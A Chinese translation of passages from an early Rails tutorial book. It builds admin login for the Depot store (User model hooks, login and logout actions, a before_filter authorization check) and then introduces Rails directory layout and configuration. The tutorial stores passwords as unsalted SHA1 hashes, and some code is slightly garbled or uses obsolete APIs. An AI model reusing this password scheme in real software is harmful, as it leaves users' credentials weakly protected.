我们的 User model 并不像上面那样直接了当。在数据库中, 用户的口令被保存为一个 40 个字符的经过哈希处理的字符串, 但是在表单中用户输入的是纯文本。User model 需要有分开的处理, 当处理表单数据时维护纯文本口令, 当写到数据库时要切换到处理经过哈希处理的口令。

由于 User 类是一个 Active Record model，它知道 users 表中的列--它将自动有一个 hashed_password 属性。但是在数据库中没有纯文本的密码，因此我们使用 Ruby 的 attr_accessor 来创建一个可读/写的 model 属性。

```
class User < ActiveRecord::Base  
  attr_accessor :password
```

我们需要确保在 model 数据被写到数据库前经过哈希处理的密码能够从纯文本属性中获得。我们可以使用内置在 Active Record 中的 hook 功能来实现它。

Active Record 定义了大量的可在 model 对象的生命周期中的不同点调用的回调钩子 (callback hooks)。例如，在一个 model 被有效性确认前，在一行被保存前，在一个新的行被创建后等等都可以运行 callback。在我们的例子中，我们可以使用创建前和创建后 callbacks 来处理口令。

在 user 的记录被保存前，我们使用 before_create() 钩子来获得纯文本密码，并对之进行 SHA1 哈希功能操作，并将结果保存到 hashed_password 属性中。这样在 model 被写入以前数据库中的 hashed_password 列将被设置为纯文本密码的哈希操作后的值。

当行被保存后，我们使用 after_create() 钩子来清除纯文本密码字段。这是因为 user 对象将最终被保存在 session 数据中，我们不希望这些口令保存在磁盘上让人们看见。

有很多途径可定义钩子方法。这里我们简单的用 callbacks (before_create() 和 after_create()) 同样的名字来定义方法。稍后在 126 页，我们将看到如何用声明的方法来实现它。

这里是口令处理的代码。

```
require "digest/sha1"  
  
class User < ActiveRecord::Base  
  attr_accessor :password  
  attr_accessible :name, :password  
  
  def before_create  
    self.hashed_password = User.hash_password(self.password)  
  end  
  
  def after_create  
    @password = nil  
  end  
  
  private  
  
  def self.hash_password(password)
```

```
Digest::SHA1.hexdigest(password)
```

```
end
```

```
end
```


添加一些有效性确认， user model 的工作就完成了(当前)。

```
class User < ActiveRecord::Base  
  attr_accessor :password  
  attr_accessible :name, :password  
  validates_uniqueness_of :name  
  validates_presence_of :name, :password
```

在 login controller 中的 add_user() 方法调用了 redirect_to_index()方法。我们以前在 91 页中的 store controller 中定义了它，因此在 login controller 中它不再可用。为了使得 redirection 方法可以在不同的 controller 中被使用，我们需要将它从 store controller 中移到 app/controllers 目录中的 application.rb 文件内。该文件定义了 ApplicationController 类，那是我们应用所有 controller 类的父类。在这里定义的方法将可以被所有 controller 使用。

```
class ApplicationController < ActionController::Base  
  model :cart  
  model :line_item  
  private  
  def redirect_to_index(msg = nil)  
    flash[:notice] = msg if msg  
    redirect_to(:action => 'index')  
  end  
end
```

现在我们可以增加用户到我们的数据库了，让我们试试。定位浏览器 http://localhost:3000/login/add_user，你将看到这出色的足以让人晕倒的页面设计。



当我们点击 Add user 按钮，应用崩溃了，因为我们还没有定义一个 index 行为。但是我们可以查看数据库来检查是否用户数据被创建了。

```
depot> mysql depot_development
mysql> select * from users;
+----+----+-----+
| id | name | hashed_password |
+----+----+-----+
| 1 | dave | e5e9fa1ba31ecd1ae84f75caaa474f3a663f05f4 |
+----+----+-----+
1 row in set (0.00 sec)
```

11.2 Iteration F2: 登录

为我们 store 的管理者增加 login 支持意味着什么？

- 1、我们需要提供一个表单以允许他们输入自己的姓名和口令。
- 2、一旦他们登录，我们需要记录余下的会话内容（直到他们登出）。
- 3、我们需要限制对应用管理部分的访问，仅允许登陆进来的人管理 store。

在 login controller 中我们需要一个 login() 动作，它将在会话里记录一些东西以表明一个管理者登陆进来了。让我们使它保存 user 对象的 id，其 key 为：user_id。login 代码看起来如下所示：

```
def login
  if request.get?
    session[:user_id] = nil
    @user = User.new
  else
    @user = User.new(params[:user])
    logged_in_user = @user.try_to_login
    if logged_in_user
```

```

    session[:user_id] = logged_in_user.id
    redirect_to(:action => "index")

else
    flash[:notice] = "Invalid user/password combination"
end
end
end

```

这使用了我们在 `add_user()` 方法中使用的同样的技巧，在同一方法中处理最初的请求和响应。在最初的 GET 中，我们分配了一个新的 User 对象以便给表单提供缺省数据。我们也清空了用户部分的会话数据；当你到达 `login` 动作时，直到你下次成功的登录以前你都是登出状态。

如果登录动作接受到 POST 数据，它将数据抽取到 User 对象中。它调用对象的 `try_to_login()` 方法。当 `name` 和 `hashed password` 匹配时将根据数据库中的用户记录返回一个新的 User 对象。它在 `model` 内的 `user.rb` 文件中的实现，是很直观的。

```

def self.login(name, password)
    hashed_password = hash_password(password || "")
    find(:first,
        :conditions => ["name = ? and hashed_password = ?",
                        name, hashed_password])
end

def try_to_login
    User.login(self.name, self.password)
end

```

我们还需要一个 `login` 的 view，`login.rhtml`。这和 `add_user` view 很类似，因此就不在这里显示了（记住 Depot 应用程序的完整清单在 486 页）。

最后是时间来增加 `index` 页面了，这是管理者们登录后看到的第一个页面。让我们使它有用些——我们让它显示我们商店中的订单总数，以及等待发货的数量。`view` 在目录 `app/views/login` 中的 `index.rhtml` 文件中。

```

<% @page_title = "Administer your Store" -%>
<h1>Depot Store Status</h1>
<p>
    Total orders in system: <%= @total_orders %>

```

```

</p>
<p>
Orders pending shipping: <%= @pending_orders %>
</p>

```

Index() 动作完成统计。

```

def index
  @total_orders = Order.count
  @pending_orders = Order.count_pending
end

```


我们需要在 Order model 中增加一个类方法以返回待发货的订单数

```

def self.count_pending
  count("shipped_at is null")
end

```

现在我们可以体验一下作为管理者登录的喜悦了。



我们向客户展示了成果，但是她指出我们还没有控制对管理页面的访问呢（那可是这个练习的重点阿）。

11.3 Iteration F3: 限制访问

我们要阻止人们不经过管理页的登录就访问 admin 页面。可以使用 Rails 过滤器 (filter) 功能轻易地实现。

Rails filter 允许你拦截对 action 方法的调用，在它们被调用前或者它们返回后增加你自己的处理过程，或者两者都处理。在我们的例子中，我们使用 before 过滤器来拦截所有对 admin controller 中动作的调用。拦截器检查 session[:user_id]，如果被设置了，应用程序知道一个管理者已登陆，调用将继续。如果没有设置，拦截程序将进行重定向，在本例中转向我们的登录页面。

我们应该将该方法放到哪里呢？它可以直接被放到 admin controller 中，但是为了马上就会看到很明显的原因，让我们将它放到 ApplicationController 中，我们所有 controller 类的父类。App/controllers 目录中的 application.rb 文件。

```
def authorize
  unless session[:user_id]
    flash[:notice] = "Please log in"
    redirect_to(:controller => "login", :action => "login")
  end
end
```

仅需增加一行代码，授权方法就能在管理 controller 中的任何动作前被调用。

```
class AdminController < ApplicationController
  before_filter :authorize
  # ...
```

我们需要对 Login controller 做类似的修改。但是这里，我们要允许 login 动作可被调用，即使用户在未登陆前。因此我们将它免于检查。

```
class LoginController < ApplicationController
  before_filter :authorize, :except => :login
  # ..
```

如果你一直跟着我们，删除你的 session 文件(因为在其中我们已经登陆了)。浏览导航到 <http://localhost:3000/admin/ship>。filter 方法在我们通往发货页面的路上拦截了我们，并向我们展示了登录屏幕。

我们向客户展示了它，获得了一个微笑和一个要求。我们能否将用户管理的一切加到侧边的菜单，以增加显示和删除管理用户的空间？那当然！

将用户列表增加到 login controller 很容易；实际上它如此容易我们都不想在这里展示它。看看 490 页的 controller 源代码以及 498 的 view。注意我们如何将删除功能的链接放到每个用户的清单中。我们没有一个要求用户名并删除用户的删除页面，我们只是在用户列表的每个名字旁增加了一个删除链接。

Would the Last Admin to Leave...

然而删除功能确实带来一个有趣的问题。我们不想从系统中删除所有的管理用户(因为如果这样做了，那么我们也没有方法回来了)。为了防止这一点，我们在 User model 中使用了一个钩子方法，用于在一个用户被删除前调用方法 don't_destroy_dave()。该方法在试图删除一个名叫 dave 的用户时抛出一个异常(Dave 看起来是一个全能用户的好名字，是吧？)。

而我们有了一个新的机会来展示定义 callback 的第二种方法，使用类级别的声明 (before_destroy)，它引用具体完成工作的实例方法。

```
before_destroy :dont_destroy_dave

def dont_destroy_dave
  raise "Can't destroy dave" if self.name == 'dave'
end
```

该异常被 login controller 中的 delete() 动作捕获，它会报告一个错误给用户。

```
def delete_user
  id = params[:id]
  if id && user = User.find(id)
    begin
      user.destroy
      flash[:notice] = "User #{user.name} deleted" rescue
      flash[:notice] = "Can't delete that user"
    end
  end
  redirect_to(:action => :list_users)
end
```


Updating the Sidebar

给侧边栏增加额外的管理功能是非常直观的。我们编辑 admin.rhtml 布局，并跟随我们在 admin controller 中增加功能的模式就可以了。可是，这里有个小问题。我们可以使用 view 可用的 session 信息来判定当前的 session 是否有一个登录进来的用户。如果不是，我们压缩侧边栏的显示。

```
<html>
  <head>
    <title>ADMINISTER Pragprog Books Online Store</title>
    <%= stylesheet_link_tag "scaffold", "depot", "admin", :media =>
  "all" %>
  </head>
  <body>
    <div id="banner">
```

```
<%= @page_title || "Administer Bookshelf" %>
</div>

<div id="columns">
<div id="side">
<% if session[:user_id] -%>
<%= link_to("Products", :controller => "admin",
:action => "list") %><br />
<%= link_to("Shipping", :controller => "admin",
:action => "ship") %><br />
<hr/>
<%= link_to("Add user", :controller => "login",
:action => "add_user") %><br />
<%= link_to("List users", :controller => "login",
:action => "list_users") %><br />
<hr/>
<%= link_to("Log out", :controller => "login",
:action => "logout") %>
<% end -%>
</div>
<div id="main">
<% if flash[:notice] -%>
<div id="notice"><%= flash[:notice] %></div>
<% end -%>
<%= @content_for_layout %>
</div>
</div>
</body>
</html>
```



登出

我们的管理布局在侧边栏有一个 `logout` 选项。这在 `login controller` 中的实现是很简单的。

```
def logout
    session[:user_id] = nil
    flash[:notice] = "Logged out"
    redirect_to(:action => "login")
end
```

我们最后一次叫来我们的客户，她用了一会儿 `store` 应用程序。她试用了我们新的管理功能，并检查了买方的体验。她尝试输入错误数据，应用程序处理的非常漂亮。她笑了，那么我们基本上完成了。

我们已经完成了增加功能。但是在我们离开前我们再看一看代码。我们注意到 `store controller` 中一个稍有点丑的重复代码。每个动作除了 `index` 的动作都需要在 `session` 数据中寻找用户的购物车。这行代码是

```
@cart = find_cart
```

它在 `controller` 中出现了 5 次。现在我们知道 `filter` 可以修补它。我们改变了 `find_cart()` 方法来将其结果直接保存到`@cart` 实例变量中。

```
def find_cart
    @cart = (session[:cart] ||= Cart.new)
end
```

我们将使用一个 `before` 过滤器来在除了 `index` 的所有动作中调用这个方法。

```
before_filter :find_cart, :except => :index
```

这使我们移去动作方法中 5 个对 @cart 的赋值。最终清单显示在 491 页中。

11.4 Finishing Up

编码结束了，但是在我们将应用程序部署到产品前我们仍然要做一些整理工作。

我们也许需要检查我们应用的文档。当我们编码时，我们已经为我们所有的类和方法写了一些简单雅致的注释(将代码抽取到本书时由于想节约空间我们没有显示它们)。Rails 使得对应用的所有源文件运行 Ruby 的 RDoc 工具来创建好看的程序员文档十分容易。但是，在我们生成这样的文档前，我们可以创建一个很好的介绍页以便以后的开发者理解我们应用是干什么的。为了实现这一点，编辑文件 doc/README_FOR_APP，并键入任何你觉得有用的东西。该文件将被 RDoc 处理，因此你有很大的格式灵活性。

你可以用 rake 命令来生成 HTML 格式的文档。

```
depot> rake appdoc
```

它生成的文档被置于目录 doc/app。图 11.1 显示了生成的初始页面




Figure 11.1: Our Application's Internal Documentation

11.5 More Icing on the Cake

尽管写我们自己的 login 代码很有趣，但我们在此过程中学习了许多 Rails 知识。在实际项目中我们也许会采用不同的方法。

Rails 的 generator 可以被扩展—人们可以为其它用途创建新的生成器。如果你看附录，你会看到至少 2 个现成的 login controllers，都比我们刚刚写的那个有更多功能。试验它们要比创建你自己的用户管理系统要更谨慎一些。

如果你决定创建你自己的 login controller，你也许会对一个由 Erik Hatcher 所建议的简单技巧感兴趣。我们所写的 authorize() 方法在任何进来的请求之前被调用。它是否应该决定如果用户不登录，它就直接定向到 login 行为？

Erik 建议扩展它，让它在重定向到登陆页面前在 session 中保存 request 参数。

```
def authorize
  unless session[:user_id]
    flash[:notice] = "Please log in"
    # save the URL the user requested so we can hop back to it
    # after login
    session[:jumpto] = request.parameters
    redirect_to(:controller => "login", :action => "login")
  end
end
```

这样，一旦登陆成功了，在重定向中使用保存的参数来让浏览器回到用户最初想访问的页面。

```
def login
  if request.get?
    session[:user_id] = nil
    @user = User.new
  else
    @user = User.new(params[:user_id])
    logged_in_user = @user.try_to_login
    if logged_in_user
      session[:user_id] = logged_in_user
      jumpto = session[:jumpto] || { :action => "index" }
      session[:jumpto] = nil
      redirect_to(jumpto)
    else
  end
```

```
    flash[:notice] = "Invalid user/password combination"  
  end  
end
```

What We Just Did

在本次会话结束时，我们完成了下列工作：

- 1、我们在 user model 中使用了钩子方法来将 password 从应用程序的纯文本映射到数据库的哈希处理后形式。我们也使用了钩子在哈希处理后的密码被保存后移除用户对象的纯文本密码。
- 2、我们将一些应用范围的 controller helper 方法移到 app/controllers 目录里 application.rb 文件中的 ApplicationController 类。
- 3、我们使用一种新的动作方法和 view 的交互形式，在该形式中单一的动作利用 request 类型来决定它是否应该显示一个新的 view 还是处理现有的数据。
- 4、我们利用 before 过滤器调用 authorize() 方法来控制对管理功能的访问。
- 5、我们使得侧边栏的菜单动态化，仅当管理者登陆以后才显示。
- 6、我们看到了如何生成应用的文档。

第十三章 深入 Rails

现在是我们深入讨论 Rails 的时间。本书的余下部分，我们将按主题浏览 Rails(其实这意味着是按模型)。

本章设置了场景。它讨论所有你应该知道的高级材料：目录结构，配置，环境，支持类，和调试线索。但是首先，我们必须回答一个重要问题…

13.1 So Where's Rails?

关于 Rails 的一个有趣的事为它是如何组成的。从一个开发者角度看，你花费所时间来处理高级的事情，如 Active Record 和 Active View。有个组件被称为 Rails，但它是其它组件的基础，它默默的使高层组件之间协同工作。没有 Rails 组件，其它都不会存在。同时作为基础构件的一部分，它是和开发人员的日常工作息息相关的。我们在本书涵盖这些。

13.2 目录结构

Rails 设想了可靠的运行时目录布局，图 13.1 显示运行命令 rails my_app 后创建的顶级目录。让我们看看每个目录(没有顺序要求)。




Figure 13.1: Result of `rails my_app` Command

绝大多数的工作都集中在 `app` 和 `test` 两个目录下。用于应用程序的主要代码都存活在 `app` 目录下。如图 13.2 所示。我们将更多地讨论 `app` 目录结构，并查看 Active Record, Action Controller, 和 Action View 的更多细节。我们也可以在组件目录内写代码(我们在 356 页开始讨论组件。)




Figure 13.2: The app/ Directory

doc 目录被用作应用程序文档存放位置，由 RDoc 产生。如果运行 `rake appdoc`，将会在 `doc/app` 里生成 HTML 文档。还可以通过编辑 `doc/README_FOR_APP` 创建这个文档的首页。129 页的图 11.1 显示了我们 store 应用程序的顶层文档。

lib 和 vendor 服务于同样目的。两个都是存放用于应用程序，但是并不属于这个应用程序的一些代码。Lib 目录主要是放置你(或你所在公司)编写的代码，而 vendor 目录是第三方的代码。如果你正在使用 subversion 工具，你可以使用 `svn:externals` 属性把代码包含到这些目录中。In the pre-Gems days, the Rails code itself would be stored in vendor. These vestigial directories are automatically included in the load path to retain backward compatibility.

`rails` 运行时会在 `log` 目录中生成运行时的日志文件。你将在此目录中找到 Rails 每个相应环境（开发，测试，正式启用）的日志文件。这些日志不仅仅是些跟踪信息，还包括时

间统计，缓冲信息，以及数据库语句执行时的一些信息等。我们在 460 页会谈到使用这些日志文件。

public 目录是你的应用程序的外部的表现形式。web 服务器是把这个目录作为应用程序的基础，大量的部署和配置的工作都在这进行，我们推迟到 440 页的 22 章讨论这些。

scripts 目录放置的是一些对开发人员有用的程序。不带参数运用这些脚本会获得使用信息。

benchmarker(基准)：获取你的应用程序中一个多个方法的性能基准。

breakpointer(断点)：可让你与运行中的 Rails 应用程序进行交互。我们在 187 页谈论它。

console(控制台)：允许你使用 irb 与你的 Rails 应用程序方法进行交互。

destroy(销毁)：移除由 generate 自动生成文件。

generate(生成器)：代码生成器。它在外部创建 controller, mailer, model, scaffold, 和 web service。你也可以用它从 Rails web 站点下载额外的生成器模块。

profiler：为你应用程序中的一组代码创建一个 runtime-profile 摘要。

runner(运行器)：在 web 上下文环境的外部运行你应用程序内的一个方法。You could use this to invoke cache expiry methods from a cron job or handle incoming e-mail.

server(服务器)：基于 WEBrick 的服务器，它将运行你应用程序。我们已经在开发期间在 Depot 应用程序中使用过了它。

顶层目录下还包含个 Rakefile。你可以用它来运行测试(165 页的第 12.6 节)，创建文档，抽取你的数据库模式结构等等。运行 rake --tasks 可以得到整个任务清单。

目录 config 和 db 有较多的讨论，所以每个都有自己的一节内容。

13.3 Rails 配置

Rails 运行时配置由 config 目录下的文件控制。这些文件与运行时环境的概念协同工作。
运行环境

开发人员在编码，测试，试运行的不同阶段，他们的需求是非常不一样的。编码时开发人员特别需要大量的日志信息，改变源码后方便的重载机制，错误信息的及时通知等等。在测试时，你希望和系统相互分离，以便能获得可重复的测试结果。而在试运行阶段，运行系统的目标是要调整性能，尽量没有错误呈现给最终用户。

为了支持以上这种情形，Rails 具备了运行环境 (runtime environments) 的概念。每个环境都带有自己的一套配置参数；同一个程序可运行在不同环境下，并可以依据个性化要求改变。

运行环境的转换和你的应用是分离的。这就意味着如果你从开发到测试再到试运行的几个阶段过渡时，你的应用程序代码不需要任何改变。你想要的运行环境依赖于你怎样运行你的应用程序了。如果你使用脚本 script/server，你使用-e 选项：

```
depot> ruby script/server -e development | test | production
```

如果使用 Apache 或 lighttpd，你要设置 RAILS_ENV 环境变量。在 449 页描述。

如果你有特殊的要求，你可以创建自己的环境。你需要在数据库配置文件中加入新的部分，并且在 config/environments 目录下加入新文件。这些在下面描述。

配置数据库连接

config/database.yml 文件是用来配置数据库的连接。它有三个部分组成，分别对应每个运行环境。52 页的图 6.1 显示一个典型的 database.yml 文件。

每个段必须以环境名字开头，跟随一个冒号：。然后是行。每个都是缩排的，并包含一个 key，接着是冒号： 和相应的值。在最小情况下，每个段有匹配数据库的标识，和使用的数据库。Adapter 有它们自己对额外参数的要求。参数的完整清单显示在 200 页的图 14.2 中。

如果你需要在不同的数据库上运行你的应用程序，你要有一组配置选项。如果数据连接是不同的，你可以在 database.yml 内创建多个段，每段用环境和数据库命名。你可以使用 YAML 的别名特征来选择一个特定的数据库。

```
# Change the following line to point to the right database
development: development_sqlite
development_mysql:
  adapter: mysql
  database: depot_development
  host: localhost
  username:
  password:
  development_sqlite:
    adapter: sqlite
    dbfile: my_db
```

如果更改了不同的数据库也要相应地修改你应用程序的配置内的其它一些东西，你可创建多个环境设置(development-mysql, development-postgres 等等)，并在 database.yml 文件内创建适当的段。你也需要添加相应的文件在 environments 目录下。

如在 199 页看到的，你也可以在手工创建连接时引用 database.yml 内的段。

环境

